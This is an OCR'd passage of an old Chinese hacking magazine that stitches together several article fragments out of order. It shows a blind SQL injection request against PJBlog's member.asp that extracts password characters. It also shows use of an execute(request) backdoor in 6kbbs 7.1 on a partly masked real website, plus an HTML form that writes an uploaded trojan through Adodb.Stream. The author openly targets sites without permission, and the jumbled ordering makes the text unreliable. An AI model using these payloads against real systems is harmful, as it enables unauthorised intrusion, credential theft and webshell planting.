


图2 修改密码并抓包

把抓的数据包保存，并且修改数据包的内容和修改的内容的长度，如下所示（加粗部分为修改的）：

```
POST /pjblog/member.asp HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/pjblog/member.asp?action=edit
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2;
SV1; .NET CLR 1.1.4322)
Host: 127.0.0.1
Content-Length: 230
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: PJBlog2Setting=ViewType=normal; PJBlog2=memHashKey
=450bbbcd42c7fe3e94bcaba7c4067053d8fc7f40&memName=nohack;
ASPSESSIONIDACDQSTAR=FBPFJLCDOIJFPMICPMOBHDFO

UID=2%20xor%20mem_id=1%20and%20asc(mid(mem_Password,1,1))>
0%20xor%201=1
&Oldpassword=000000&password=000000&Confirmpassword
=000000&Gender=0&email=&hiddenEmail=1&homepage=&QQ
=&action=save&submit2=%E4%BF%AE%E6%94%B9%E8%B5
%84%E6%96%99
```

LCX西线首语:

又到年底盘点的时候,这一年亲爱的读者你们得到了什么,失去了什么呢? 无论得到还是失去,谨记范仲淹说的一句古话: 不以物喜,不以已悲。放稳心态,来迎接新的一年吧。我父亲很早前也对我说过一句话: 什么都是别人的,只有知识是自己的。我希望借此话和大家共勉,在2008年大家的技术水平同样提高到一个新的等级。

图 幻象[o.f.s]

分析6kbbs 7.1发现的后门

本文你可以学到:

一种找脚本漏洞的基本方法

今天我说的这个漏洞个人感觉它比较卑鄙。我这几天想黑下一个台湾网站，发现他的论坛是6kbbs7.1的，所以就去6kbbs的官方论坛下载它的源代码，如图1所示。




图1

接下来很多人都会了，就是用dreamweaver来批量搜索request。为了照顾比我这个菜鸟还菜的鸟，还是把图贴出来吧，如图2所示。




图2

在查找里输入request，在查找范围里选择“文件夹”，在后面的路径里就选择下载的源代码的路径了。然后查找全部就ok了，如图3所示。

看到前面都是admin之类的，那么我就从后面开始找漏洞了。拖到最后可就不得了了，如图4所示。




图3




图4

大家看到这个图，就明白了吧，说句实话，这个人作的后门也太醒目了。在skin/vista/const.asp这个文件里就这么一句话 **<%execute request("value")%>**。接下来我们就开始利用吧，在google下搜索[Powered By ： 6kbbs V 7.1](去掉[])。可能由于是最新的，所以用的人比较少(没有多少人因为此遭殃，欣慰下)，我就随便找个网站了，http://www.****rauto.cn/bbs,前面隐去了，直接在后面加上 /skin/vista/const.asp，看到出现了“类型不匹配：'execute'”，如图5所示。

用nc提交，执行命令nc 127.0.0.1 80 <1.txt > 1.html，打开1.html如图3，提示错误信息，用户名与密码错误。




图3 提交xor mem_id=1 and asc(mid (mem_Password,1,1))>0 xor 1=1返回结果

再修改数据包，把asc(mid(mem_Password, 1，1))修改大于100，修改后如下:

```
UID=2%20xor%20mem_id=1%20and%20asc(mid(mem_Password,1,1))>100%20xor%201=1&Oldpassword=000000&password=000000&Confirmpassword=00 0000&Gender=0&email=&hiddenEmail=1&homepage=&QQ=&action=save&submit2=%E4%BF%AE%E6%94%B9%E8%B5%84%E6%96%99
```

注意修改数据长度Content-Length的值，增加了两个字符，所以修改为32。得到结果提示用户修改成功，你的资料已经修改，由于你更改了密码所以必须重新登录，如图4所示。

这就验证了刚刚我们分析的结果，猜解正确的时候，返回的是错误信息；猜解错误的时候，返回的是正确信息。

六 总结




图4 提交xor mem_id=1 and asc(mid (mem_Password,1,1))>100 xor 1=1返回结果

当我们抓到数据包的时候，直接提交的话是提示不存在此用户名，这是由于common/checkuser.asp中的checkCookies()函数验证cookies的时候，使得取到的用户名为空，请读者注意！感觉这篇文章分析起来蛮有技术含量的，如果仔细把文章读懂的话，我相信会在sql注入的分析上更上一层楼。有的时候挖掘漏洞也必须在纸上谈下兵，如果能分析得更加明白的话，测试的时候就会得心应手了。废话不说了，约了美女在图书馆上自习呢，一直在忙着稿，把人家落到一旁去了……

编辑点评:

本文难易度应该在属于中级，初学者可以简单了解xor，并学习下防sql注入的基本代码；高级者就得看看Sql注入利用的详细过程了。

那么我们就用蓝屏大叔一句话木马来连接吧。首先，我们得改下蓝屏大叔一句话。代码如下：

```
<form action=http://127.0.0.1/1.asp method=post> //以post提交
<textarea name=1 cols=120 rows=10 width=45> //这里name后面的是密码
set IP=server.CreateObject("Adodb.Stream")
IP.Open
IP.Type=2
IP.CharSet="gb2312"
IP.writetext request("p")
IP.SaveToFile server.mappath("conn.asp"),2
IP.Close
set IP=nothing
response.redirect "conn.asp"
</textarea>
<textarea name=p cols=120 rows=10 width=45>这填马的代码</textarea>
<BR><center><br>
<input type=submit value=提交>
```




图5

在这里我们就把上边代码里的http://127.0.0.1/1.asp改为http://www.****rauto.cn/bbs/skin/vista/const.asp，把第二行name=后的1改成value，直接上传木马就行。如图6、图7。





图6


图7

总结：其实没什么总结的，文章很简单，就是用到一句话木马来上传大马。但是做为一个传播比较广泛的论坛出现后门，是管理员的问题还是其他的问题呢，这就不得而知了。反正希望看完这篇文章，用这款7.1的朋友们赶紧把那个const.asp删掉吧。有什么问题请到NoHack论坛找我，也可以到http://www.netsnow.net溢雪论坛来找我。

编辑点评：

我编辑文章的时候，去下载了一份源码，该后门还是存在的。不过做为一个应用范围很久也很广的论坛，估计不会是作者本身加的，无论如何应当感谢这些具有开源精神的作者。

我对红色黑客联盟的一次检测

文/樱花浪子

从本文你可以学到：

对网上流行的一些常规入侵方式进行一次温习

天天在网上泡论坛，逛来逛去就逛到了红色黑客联盟，于是乎就想检测一下他们的网站安全性，该网站基本就是一个动网8的论坛，俺手里也没有什么0DAY，直接来到“http://www.51snap.com”这里旁注查域名。我向大家推荐一下，这个网站不但能查出IP绑定多少个域名，而且还能查出域名注册时候的电话、DNS服务等等，如图1所示。

